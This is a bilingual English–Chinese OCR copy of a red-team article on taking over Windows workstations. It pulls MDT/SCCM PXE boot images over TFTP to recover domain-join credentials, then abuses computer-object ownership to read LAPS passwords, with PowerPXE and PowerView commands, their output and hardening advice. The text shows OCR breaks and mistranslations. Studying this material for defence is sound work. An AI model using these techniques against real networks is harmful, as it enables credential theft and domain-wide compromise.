The workstation remains one of the favorite targets during Red Team operations. However, its security level has drastically increased with security solutions such as Bitlocker or LAPS. Can these improvements introduce new attack paths?

工作站仍然是红队行动中最喜欢的目标之一。但是，随着 Bitlocker 或 LAPS 等安全解决方案的出现，其安全级别已大大提高。这些改进能否引入新的攻击路径？

In this article we will examine how the combination of two good security solutions with no apparent connection to each other can lead to the takeover of all workstations in a Windows environment. The main advantage of this technique is that it is exploitable in black box, i.e. without any prior knowledge of the target.

在本文中，我们将研究两种彼此之间没有明显联系的良好安全解决方案的组合如何导致 Windows 环境中的所有工作站被接管。该技术的主要优点是它可以在黑匣子中利用，即无需对目标有任何先验知识。

Automated mastering of workstations
自动掌握工作站

Deploying and configuring large numbers of workstations is a tedious task that can benefit from automation using tools such as Microsoft Deployment Toolkit (MDT) or System Center Configuration Manager (SCCM). These technologies allow, for example, to install a Windows image on a workstation from a network access and to automate its integration into the company’s Active Directory.

部署和配置大量工作站是一项繁琐的任务，可以使用 Microsoft 部署工具包 （MDT） 或系统中心配置管理器 （SCCM） 等工具实现自动化。例如，这些技术允许从网络访问在工作站上安装 Windows 映像，并自动将其集成到公司的 Active Directory 中。

Microsoft Deployment Toolkit (MDT)
Microsoft 部署工具包 （MDT）

Microsoft Deployment Toolkit [**MDT**] is a Microsoft tool that allows deploying a Windows image with a predefined configuration. MDT captures a Windows image (“.wim” format) and uses it to deploy Windows to new devices. To accelerate the deployment of a new device, these files

BACK TO TOP 返回页首

network through PXE. By default, they are publicly accessible (without authentication) using the Trivial FTP protocol (TFTP).

Microsoft 部署工具包 [MDT] 是一种 Microsoft 工具，允许使用预定义的配置部署 Windows 映像。MDT 捕获 Windows 映像 （“.wim” 格式） ，并使用它来将 Windows 部署到新设备。为了加速新设备的部署，这些文件将部署在网络上，以便工作站可以通过 PXE 在网络上启动。默认情况下，它们可以使用简单 FTP 协议（TFTP） 公开访问（无需身份验证）。


Boot PXE

The PXE boot (Pre-boot eXecution Environment) allows a workstation to boot from the network. It relies on a specific DHCP server response defined in RFC 4578 [**DHCP & PXE**].

PXE 引导（预引导执行环境）允许工作站从网络引导。它依赖于RFC 4578 [DHCP和PXE]中定义的特定DHCP服务器响应。

The PXE client sends a DHCP request with specific options related to PXE and the DHCP server response give, in addition to the usual IP addressing information, the location of the pre-boot file on the network, accessible via TFTP.

PXE 客户端发送一个 DHCP 请求，其中包含与 PXE 相关的特定选项，DHCP 服务器响应除了通常的 IP 寻址信息外，还提供网络上预引导文件的位置，可通过 TFTP 访问。



```
                    Windows is loading files...

IP:              , File: \Boot\x64\Images\LiteTouchPE_x64.wim
```

Fig. 1 : Download « wim » image

图1： 下载“wim”图像

Once the image is loaded, the client installs the content on the local disk and integrates it into the Active Directory through a dedicated service account included in the PXE pre-boot image. Once the installation is completed, the workstation is functional and the enrollment in the Active Directory is effective.

加载映像后，客户端会将内容安装在本地磁盘上，并通过 PXE 预启动映像中包含的专用服务帐户将其集成到 Active Directory 中。安装完成后，工作站将正常运行，并且 Active Directory 中的注册将生效。

Retrieval of sensitive data 检索敏感数据

BACK TO TOP 返回页首

These PXE boot features have already been studied by many people [**NETSPI**] and are useful for an attacker because they allow extracting sensitive information. Indeed, an attacker can boot on PXE and take advantage of this automated process to obtain a standard workstation in the target domain, without prior information.

这些 PXE 启动功能已被许多人研究过 [NETSPI]，并且对攻击者很有用，因为它们允许提取敏感信息。事实上，攻击者可以在 PXE 上启动并利用此自动化过程在目标域中获取标准工作站，而无需事先获取信息。

In particular, it is possible to :

特别是，可以：

- Press **F8 key** during the Windows PE deployment phase, which prompts an administrator console on the machine. This provides access to the contents of the file system that will be deployed to the workstation.

  在 Windows PE 部署阶段按 F8 键，这将提示计算机上的管理员控制台。这提供了对将部署到工作站的文件系统内容的访问。

- Press **Shift+F10** during the setup process will bring up a system console. For example, a local administrator account could be added on the device or the **SAM** and **SYSTEM** databases could be extracted to obtain the default password hash of the local administrator account;

  在设置过程中按 Shift+F10 将调出一个系统控制台。例如，可以在设备上添加本地管理员帐户，或者可以提取 SAM 和 SYSTEM 数据库以获取本地管理员帐户的默认密码哈希;

- Extract and analyse the memory of the workstation during the setup in order to extract sensitive information;

  在设置过程中提取和分析工作站的内存，以提取敏感信息;

- Retrieve the pre-boot image file "**.wim**" to access all the settings: password of the service account used for integration in the domain, files containing default passwords such as "**unattend.xml**", etc.

  检索预启动映像文件".wim"以访问所有设置：用于在域中集成的服务帐户的密码、包含默认密码（如"unattend.xml"）的文件等。

BACK TO TOP 返回页首

The next section will focus on this last option.

下一节将重点介绍最后一个选项。

Searching and extracting the image file
搜索和提取图像文件

In order to make it easier to obtain the pre-boot image from a DHCP request, we developed a Powershell [**POWERPXE**] script to automate the following steps (additional steps are present in the case of SCCM [**SCCM & PXE**]):

为了更轻松地从 DHCP 请求中获取预启动映像，我们开发了一个 Powershell [POWERPXE] 脚本来自动执行以下步骤（在 SCCM [SCCM & PXE] 的情况下存在其他步骤）：

- Initialization of the DHCP exchange in “discover” mode;

  在“发现”模式下初始化DHCP交换;

- Extraction of the location of the boot configuration file “.bcd” in the DHCP response;

  提取DHCP响应中启动配置文件“.bcd”的位置;

- Downloading the “bcd” file via TFTP;

  通过TFTP下载“bcd”文件;

- Extraction of the location of the “.wim” image store in the boot configuration file;

  提取引导配置文件中“.wim”映像存储的位置;

- Downloading the “.wim” image via TFTP;

  通过TFTP下载“.wim”映像;

- Searching for plain text passwords, especially in the “Bootstrap.ini” and “CustomSettings.ini” files.

  搜索纯文本密码，尤其是在“Bootstrap.ini”和“CustomSettings.ini”文件中。

BACK TO TOP 返回页首

This script needs to be run as an administrator to change the network interface configuration as well as open the boot configuration file.

此脚本需要以管理员身份运行，以更改网络接口配置以及打开启动配置文件。

To test this script, the reader could use the AutomatedLab [**AUTOMATEDLAB**] project and a specific configuration file hosted on GitHub [**POWERPXE**]. This lab consists of :

若要测试此脚本， 读者可以使用 AutomatedLab [AUTOMATEDLAB] 项目和 GitHub [POWERPXE] 上托管的特定配置文件。本实验包括：

- A “lab.fr” domain controller; “lab.fr”域控制器;
- A server with the “MDT” role exposing a DHCP service, network directories and a TFTP interface;

  具有“MDT”角色的服务器，公开 DHCP 服务、网络目录和 TFTP 接口;
- A server to test the attack, it is also possible to test the script with a simple network access.

  一个服务器来测试攻击，也可以通过简单的网络访问来测试脚本。

```
PS > Import-Module .\PowerPXE.ps1
PS > 导入模块 .\PowerPXE.ps1

PS > Get-PXECreds -InterfaceAlias “lab 0”
>> Get a valid IP adress
>> 获取有效的IP地址

>>> >>> DHCP proposal IP address: 192.168.22.101
>>> >>> DHCP 建议 IP 地址：192.168.22.101

>>> >>> DHCP Validation: DHCPACK  >>> >>> DHCP 验证：DHCPACK
>>> >>> IP address configured: 192.168.22.101
配置>>> >>>IP地址：192.168.22.101

>> Request BCD File path  >> 请求 BCD 文件路径
>>> >>> BCD File path: \Tmp\x86x64{5AF4E332-C90A-4015-9BA2-F8A7C9FF04E6}.bcd
>>> >>> BCD 文件路径：\Tmp\x86x64{5AF4E332-C90A-4015-9BA2-F8A7C9FF04E6}.bcd
```

BACK TO TOP 返回页首

```
>>> >>> TFTP IP Address: 192.168.22.3
>>> >>> TFTP IP 地址：192.168.22.3

>> Launch TFTP download  >> 启动 TFTP 下载

>>>> Transfer succeeded.  >>>> 传输成功。

>> Parse the BCD file: conf.bcd
>> 解析 BCD 文件：conf.bcd

>>>> Identify wim file : \Boot\x86\Images\LiteTouchPE_x86.wim
>>>> 识别 wim 文件：\Boot\x86\Images\LiteTouchPE_x86.wim

>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
>>>> 识别 wim 文件：\Boot\x64\Images\LiteTouchPE_x64.wim

>> Launch TFTP download  >> 启动 TFTP 下载

>>>> Transfer succeeded.  >>>> 传输成功。

>> Open LiteTouchPE_x86.wim  >> 打开 LiteTouchPE_x86.wim

>>>> Finding Bootstrap.ini  >>>> 查找Bootstrap.ini

>>>> >>>> DeployRoot = \\LAB-MDT\DeploymentShare$

>>>> >>>> UserID = MdtService  >>>> >>>> 用户 ID = MdtService

>>>> >>>> UserPassword = Somepass1
>>>> >>>> UserPassword = somepass1

[…]  [...]
```

Note for the reader: if the account used to join the domain is in the “Domain Admins” group, it is your lucky day!!! **#TrueStory**

读者请注意：如果用于加入域的帐户在“域管理员”组中，则这是您的幸运日!! **#TrueStory**

Going further

This account is generally not tagged as sensitive, it may be found in other locations: SMB shares, SharePoint, etc.

此帐户通常不会被标记为敏感帐户，它可能在其他位置找到：SMB 共享、SharePoint 等。

Also, if the PXE boot is restricted to a specific network zone, the “.wim” file or the associated configuration files “Bootstrap.ini” and

BACK TO TOP 返回页首

access control. In this case, read access to this file allows to perform the attack described in the next section.

此外，如果 PXE 启动限制为特定网络区域，则通常可以在几乎没有访问控制的文件共享上访问“.wim”文件或关联的配置文件“Bootstrap.ini”和“CustomSettings.ini”。在这种情况下，对此文件的读取访问权限允许执行下一节中描述的攻击。

From domain join to administrative privileges on all workstations 从域加入到所有工作站上的管理权限

The privilege « Domain Join » 特权 « Domain Join »

The “**Domain Join**” privilege (or joining a device in the domain) corresponds to the Active Directory privilege “Add workstation to domain” [**JOIN-DOMAIN**]. In the default configuration, any authenticated user can join up to 10 machines to the domain.

“域加入”权限（或加入域中的设备）对应于 Active Directory 权限“将工作站添加到域”[JOIN-DOMAIN]。在默认配置中，任何经过身份验证的用户最多可以将 10 台计算机加入域。

However, in most companies, this privilege is restricted via a GPO (Group Policy Object) present in the domain.

但是，在大多数公司中，此权限通过域中存在的 GPO（组策略对象）进行限制。

- Computer Configuration 计算机配置
  - Windows settings
    - Security Settings
      - User Rights Assignment 用户权限分配

BACK TO TOP 返回页首

- Add Workstations to the Domain 将工作站添加到域

By default, the “**Account Operator**” group has the necessary privilege to join a machine to the domain. However, it is not recommended to use it because the privileges of this group are too high: for example, it allows opening an interactive session on the domain controllers.

默认情况下，“Account Operator”组具有将计算机加入域所需的权限。但是，不建议使用它，因为此组的权限太高：例如，它允许在域控制器上打开交互式会话。

Usually a **dedicated service account** is created: this is a basic domain account with only specific privileges to be able to join a workstation to the domain.

通常会创建一个专用服务帐户：这是一个基本域帐户，仅具有特定权限才能将工作站加入域。

When a machine is integrated into the domain, an object of the class “computer” is created in the Active Directory. The user account used to create this object, i.e. joining a machine, is defined as the owner of this object.

将计算机集成到域中时，将在 Active Directory 中创建“计算机”类的对象。用于创建此对象（即加入计算机）的用户帐户被定义为此对象的所有者。

How LAPS works LAPS 的工作原理

As the machines are deployed from a single template, the password of the local “Administrator” account (builtin, aka RID 500) is the same on all machines. This configuration is a vulnerability because it allows pivoting on all the others in case of compromise of a single machine. The robustness of the local account password is not even considered because it will be possible to move laterally with Pass The Hash (PtH).

由于计算机是从单个模板部署的，因此本地“管理员”帐户（内置，也称为 RID 500）的密码在所有计算机上都是相同的。此配置是一个漏洞，因为它允许在单台计算机遭

BACK TO TOP 返回页首

到入侵的情况下转向所有其他配置。甚至没有考虑本地帐户密码的可靠性，因为可以使用传递哈希 （PtH） 横向移动。
The “Local Administrator Password Solution” tool, LAPS, allows modifying and managing the passwords of one local account automatically.

“本地管理员密码解决方案”工具 LAPS 允许自动修改和管理一个本地帐户的密码。

When the LAPS solution is installed, two security attributes are added to the machine class:

安装 LAPS 解决方案后，将向计算机类添加两个安全属性：

- The “**ms-mcs-AdmPwd**” a “confidential” computer attribute that stores the clear-text LAPS password. Confidential attributes can only be viewed by Domain Admins by default, and unlike other attributes, is not accessible by Authenticated Users

  “ms-mcs-AdmPwd”是存储明文 LAPS 密码的“机密”计算机属性。默认情况下，机密属性只能由域管理员查看，并且与其他属性不同，经过身份验证的用户无法访问

- The “**ms-mcs-AdmPwdExpirationTime**” regular attribute computer attribute that stores the LAPS password reset date/time value.

  存储 LAPS 密码重置日期/时间值的“ms-mcs-AdmPwdExpirationTime”常规属性计算机属性。

The “**Find-AdmPwdExtendedRights**” command inside the LAPS PowerShell module (the AdmPwd.PS module) identifies groups or users who can access the LAPS passwords. Indeed, this module lists the users with read access on the “**ms-mcs-AdmPwd**” attribute:

LAPS PowerShell 模块（AdmPwd.PS 模块）中的“Find-AdmPwdExtendedRights”命令标识可以访问 LAPS 密码的组或用户。实际上，此模块列出了对“ms-mcs-AdmPwd”属性具有读取访问权限的用户：

```
PS > Import-Module AdmPwd.PS  PS > 导入模块 AdmPwd.PS

PS > Find-AdmPwdExtendedRights | fl
PS > Find-AdmPwdExtendedRights |佛罗里达州


ObjectDN : OU=COMPUTER,DC=lab,DC=fr
对象DN：OU=计算机，DC=实验室，DC=fr
```

BACK TO TOP 返回页首

```
ExtendedRightHolders : {LAB\LAPS_recover, LAB\Domain Admins}
ExtendedRightHolders：{LAB\LAPS_recover，LAB\Domain Admins}
```

Taking over workstation thanks to LAPS
借助 LAPS 接管工作站

The owner of an object and the privileges granted to users (or other objects) on that object are stored in a security descriptor. Access rights (i.e. privileges) take the form of a **DACL** (Discretionary Access Control List) composed of **ACEs** (Access Control Entries), where each ACE describes one or more permissions granted or denied to a user.

对象的所有者和授予用户（或其他对象）对该对象的特权存储在安全描述符中。访问权限（即特权）采用由 ACE（访问控制条目）组成的 DACL（自由访问控制列表）的形式，其中每个 ACE 描述授予或拒绝给用户的一个或多个权限。

The following script extract the privileges granted by default (via ACEs) to the owner of a computer object:

以下脚本提取默认情况下（通过 ACE）授予计算机对象所有者的权限：

```
Import-module ActiveDirectory  导入模块 ActiveDirectory

## Extraction de la configuration par défaut d’un objet « computer »
## 提取 “computer” 对象的默认配置


$computerobject = Get-ADObject -SearchBase (Get-ADRootDSE).SchemaNamingContext -
Filter {Name -eq “Computer” } -Properties defaultSecurityDescriptor
 $computerobject  = Get-ADObject -SearchBase （Get-ADRootDSE）。SchemaNamingContext
-filter {Name -eq “Computer” } -Properties defaultSecurityDescriptor


## Creation d’un objet permettant la gestion des ACL
## 创建对象管理ACL


$sec = New-Object System.DirectoryServices.ActiveDirectorySecurity
 $sec = 新对象 System.DirectoryServices.ActiveDirectorySecurity


$sec.SetSecurityDescriptorSddlForm($computerobject.defaultSecurityDescriptor)
 $sec .SetSecurityDescriptorSddlForm（ $computerobject .defaultSecurityDescriptor）


## Recherche des privilèges du propriétaire de l’objet
## 查找对象所有者的权限
```

BACK TO TOP 返回页首

```
ou “CREATOR OWNER”
 $acc = New-Object System.Security.Principal.NTAccount（“CREATEUR PROPRIETAIRE”）
## ou “CREATOR OWNER”


$sec.GetAccessRules($true,$false,[System.Security.Principal.NTAccount]) | Where-
Object {$_.IdentityReference -eq $acc}
 $sec .GetAccessRules（$true，$false，[System.Security.Principal.NTAccount]）
|where-object {$_.IdentityReference -eq $acc}
```

The result of the command contains, among other things, the following ACE:

除其他事项外，该命令的结果还包含以下 ACE：

```
ActiveDirectoryRights : DeleteTree, ExtendedRight, Delete, GenericRead
ActiveDirectoryRights：DeleteTree、ExtendedRight、Delete、GenericRead


InheritanceType : None  继承类型：无

ObjectType : 00000000-0000-0000-0000-000000000000
对象类型 ： 00000000-0000-0000-0000-0000000000000


InheritedObjectType : 00000000-0000-0000-0000-000000000000
继承对象类型：00000000-0000-0000-0000-0000000000000


ObjectFlags : None  ObjectFlags ： 无

AccessControlType : Allow  AccessControlType：允许

IdentityReference : CREATEUR PROPRIETAIRE
IdentityReference：专有创建者


IsInherited : False  IsInherited：假

InheritanceFlags : None  InheritanceFlags ：无

PropagationFlags : None  PropagationFlags：无
```

The owner of an object, inherited from the class “computer”, has by default the privilege “ExtendedRight”. However, the “ExtendedRight” privilege, or rather “All extended rights” in the graphical interface, allows access to the LAPS password.

默认情况下，从类“computer”继承的对象的所有者具有特权“ExtendedRight”。但是，“ExtendedRight”权限，或者更确切地说是图形界面中的“所有扩展权限”，允许访问 LAPS 密码。

For example, the password can be accessed using PowerView :

例如，可以使用 PowerView 访问密码

BACK TO TOP 返回页首

```
PS > Import-Module .\PowerView.ps1
PS > 导入模块.\PowerView.ps1


PS > Get-DomainComputer COMPUTER -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-
AdmPwdExpirationTime
PS > Get-DomainComputer 计算机属性 ms-mcs-AdmPwd，ComputerName，ms-mcs-
AdmPwdExpirationTime


ComputerName : COMPUTER  计算机名称：计算机

ms-mcs-AdmPwd : 9g)4G+35w;2$  ms-mcs-AdmPwd : 9g)4G+35w; 2$

ms-mcs-AdmPwdExpirationTime : 08/04/2019
ms-mcs-AdmPwd到期时间：2019/08/04
```

The account used to join a machine in the domain can compromise it if LAPS is deployed. Furthermore, if the same account is used to perform all domain join, as is often the case using MDT or SCCM, the service account can take over all workstations.

如果部署了 LAPS，则用于加入域中计算机的帐户可能会危及该计算机。此外，如果使用同一帐户执行所有域加入（通常使用 MDT 或 SCCM），则服务帐户可以接管所有工作站。

The owners of the “computer” objects can be identified with the following commands:

可以使用以下命令标识“计算机”对象的所有者：

```
Import-module ActiveDirectory  导入模块 ActiveDirectory

$computers = Get-ADComputer -Filter *   $computers = Get-ADComputer -filter *

foreach ($comp in $computers) {  foreach ( $comp in $computers ) {

$comppath = “AD:$($comp.DistinguishedName.ToString())”
 $comppath = “AD: $ ($comp.DistinguishedName.ToString ( ) ) ”


$acl = Get-Acl -Path $comppath   $acl = Get-acl -path $comppath

Write-Host $comp.SamAccountName $acl.Owner
write-host $comp 。SamAccountName $acl 。所有者


}
```

Hardening

BACK TO TOP 返回页首

Protect the PXE boot sequence 保护 PXE 启动顺序

To avoid an attacker with access to the corporate network booting into PXE, it is strongly recommended that the ability to boot this way is limited to specific network areas, such as dedicated rooms with physical access control.

为避免有权访问企业网络的攻击者启动到 PXE，强烈建议将这种方式启动的能力限制为特定网络区域，例如具有物理访问控制的专用房间。

On the other hand, it is also recommended to require a password before starting the deployment. This can be configured by checking the “Require a Password when computers use PXE” checkbox in the SCCM configuration.

另一方面，还建议在开始部署之前要求输入密码。这可以通过选中 SCCM 配置中的“计算机使用 PXE 时需要密码”复选框进行配置。

More generally, Microsoft’s recommendations for deploying PXE [**PXE SECURITY**] are a good starting point to secure any PXE installation.

更一般地说，Microsoft 关于部署 PXE [PXE SECURITY] 的建议是保护任何 PXE 安装的良好起点。

Removing ExtendedRights Privileges, a False Good Idea

删除 ExtendedRights 权限，一个错误的好主意

Microsoft proposes also to reduce the privileges of the creator owner of the object so that he can no longer access the security attributes related to LAPS [**LAPS-PERMISSION**]. This first solution involves changing the **defaultSecurityDescriptor** of the “computer” class to remove the privilege “**ExtendedRights**” from the user “**OWNER CREATOR**“. The default value, in SSDL format, is :

Microsoft 还建议降低对象的创建者所有者的权限，以便他无法再访问与 LAPS [LAPS-PERMISSION] 相关的安全属性。第一种解决方案涉及更改“computer”类的 defaultSecurityDescriptor，以从用户“OWNER CREATOR”中删除权限“ExtendedRights”。SSDL 格式的默认值为：

```
(A;;RPCRLCLORCSDDT;;;CO)　（一个;;RPCRLCLORCSDDT;;;一氧化碳）
```

BACK TO TOP 返回页首

It will become: 它将变成：

```
(A;;RPLCLORCSDDT;;;CO)   （一个;;RPLCLORCSDDT;;;一氧化碳）
```

Thus, every owner of an object of the "computer" class loses the extended attributes and can no longer access the LAPS attributes: that's it!

因此，"computer"类对象的每个所有者都会丢失扩展属性，并且无法再访问 LAPS 属性：仅此而已！

Unfortunately, this configuration change is not enough. Indeed, the owner of an object [**OWNER**] has implicitly the "**Write-Dacl**" privilege on this object. With a little subtlety: the "Write-Dacl" right of the owner is not specified in the ACL of the object but exists.

不幸的是，这种配置更改是不够的。事实上，对象的所有者 [OWNER] 隐式具有此对象的"Write-Dacl"特权。有一点微妙之处：所有者的"Write-Dacl"权限未在对象的 ACL 中指定，但存在。

As its name indicates, "Write-Dacl" allows to write an ACE in the DACL. It is possible to auto-grant the privilege "GenericAll" or "ExtendedRights" on an object.

顾名思义，"Write-DACL"允许在 DACL 中写入 ACE。可以自动授予对象的权限"GenericAll"或"ExtendedRights"。

This path can be visualized with **BloodHound** since version 2.0 (August 2018):

从 2.0 版（2018 年 8 月）开始，可以使用 BloodHound 可视化此路径：




Fig. 2 : BloodHound Path 图 2：BloodHound 路径

This path can be exploited with PowerView with the following command to add the "GenericAll " privilege on the "COMPUTER" device (commands have to be run as the owner user of the object) :

PowerView 可以通过以下命令利用此路径，在"COMPUTER"设备上添加"GenericAll"权限（命令必须以对象的所有者用户身份运行）：

```
PS > Import-Module .\PowerView.ps1
PS > 导入模块.\PowerView.ps1


PS > Add-DomainObjectAcl -TargetIdentity COMPUTER -Rights All

PS > Get-DomainComputer COMPUTER -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-
```

BACK TO TOP 返回页首

```
AdmPwdExpirationTime
PS > Get-DomainComputer 计算机属性 ms-mcs-AdmPwd，ComputerName，ms-mcs-AdmPwdExpirationTime


ComputerName : COMPUTER  计算机名称：计算机

ms-mcs-AdmPwd : 9g)4G+35w;2$  ms-mcs-AdmPwd : 9g)4G+35w; 2$

ms-mcs-AdmPwdExpirationTime : 08/04/2019
ms-mcs-AdmPwd到期时间：2019/08/04
```

A “deep” hardening “深度”硬化

The owner of a computer object can still read the LAPS password. A first “homemade” solution is to regularly follow and change all owner.

计算机对象的所有者仍然可以读取 LAPS 密码。第一个“自制”解决方案是定期跟踪和更换所有所有者。

For example, it is possible to define the “Domain Admins” group:

例如，可以定义“Domain Admins”组：

```
Import-module ActiveDirectory  导入模块 ActiveDirectory

$computers = Get-ADComputer -Filter *   $computers = Get-ADComputer -filter *

foreach ($comp in $computers) {  foreach  ( $comp in $computers )  {

$comppath = “AD:$($comp.DistinguishedName.ToString())”
 $comppath = “AD: $ ($comp.DistinguishedName.ToString () ) ”


$acl = Get-Acl -Path $comppath   $acl = Get-acl -path $comppath

$objUser = New-Object System.Security.Principal.NTAccount(“<DOMAIN>“, “Domain Admins“)
 $objUser = New-Object System.Security.Principal.NTAccount ( “<DOMAIN>” ,  “域管理员” )


$acl.SetOwner($objUser)   $acl .SetOwner ( $objUser )

Set-Acl -Path $comppath -AclObject $acl
Set-acl -path $comppath -aclObject $acl


}
```

Microsoft also offers a second solution by manually changing the privileges of the owner of an object [**OWNER-RIGHTS**] at the OU level:

BACK TO TOP 返回页首

Microsoft 还通过在 OU 级别手动更改对象所有者 [OWNER-RIGHTS] 的权限来提供第二种解决方案：

- Open the Active Directory Users and Computers snap-in

  打开“Active Directory 用户和计算机”管理单元

- Right-click the OU on which you want to implement Owner Rights, and then click Properties

  右键单击要实现所有者权限的 OU，然后单击“属性”

- In the Properties box of the OU, click the Security tab

  在 OU 的“属性”框中，单击“安全”选项卡

- Under Group or usernames, click Add

  在“组或用户名”下，单击“添加”

- Enter “OWNER CREATOR” or “CREATOR OWNER” in the text box.

  在文本框中输入“OWNER CREATOR”或“CREATOR OWNER”。

- Define the permissions granted to the owner of an object

  定义授予对象所有者的权限

A specific definition of the privileges of the “OWNER CREATOR” user on the OU, i.e the creation of explicit ACE, take precedence over the implicit privileges.

OU 上“OWNER CREATOR”用户权限的特定定义（即显式 ACE 的创建）优先于隐式权限。

However, this technique must be tested on a test environment before being deployed in production.

但是，在生产环境中部署此技术之前，必须在测试环境中进行测试。

Conclusion

Taken individually, PXE and LAPS provide high security value within an information system. However, the combination, even when properly configured, can lead to the compromise of a large part of the information

BACK TO TOP 返回页首

system.

单独来看，PXE 和 LAPS 在信息系统中提供了很高的安全价值。但是，即使配置得当，这种组合也可能导致信息系统的很大一部分受到损害。

Today, the article has focused on windows deployment and LAPS but other solutions with high privileges on a lot of computers (WSUS, antivirus or backup agent) can allow pivoting inside the IS.

今天，本文重点介绍了 Windows 部署和 LAPS，但在许多计算机（WSUS、防病毒或备份代理）上具有高权限的其他解决方案可以允许在 IS 内部进行透视。

French original publication : MISC n° 103

法文原文刊物： MISC n° 103

https://connect.ed-diamond.com/MISC/MISC-103/Compromission-des-postes-de-travail-grace-a-LAPS-et-PXE

References

- **[MDT]** Documentation Microsoft, « Microsoft Deployment Toolkit »

  [MDT]文档 Microsoft， « Microsoft 部署工具包 »

  https://docs.microsoft.com/en-us/sccm/mdt/

- **[DCHP & PXE]** Dominik Heinz, « Client Management blog », page supprimée sur technet

  [DCHP 和 PXE]Dominik Heinz，“客户管理博客”，已删除 technet 上的页面

  http://web.archive.org/web/20190219161848/https://blogs.technet.microsoft.com/dominikheinz/2011/03/18/dhcp-pxe-basics/

- **[SCCM & PXE]** Dominik Heinz, « SCCM PXE Network Boot Process »

  [SCCM 和 PXE]Dominik Heinz， « SCCM PXE网络引导过程 »

  https://www.agileit.com/news/sccm-pxe-network-boot-process-for-windows/

BACK TO TOP 返回页首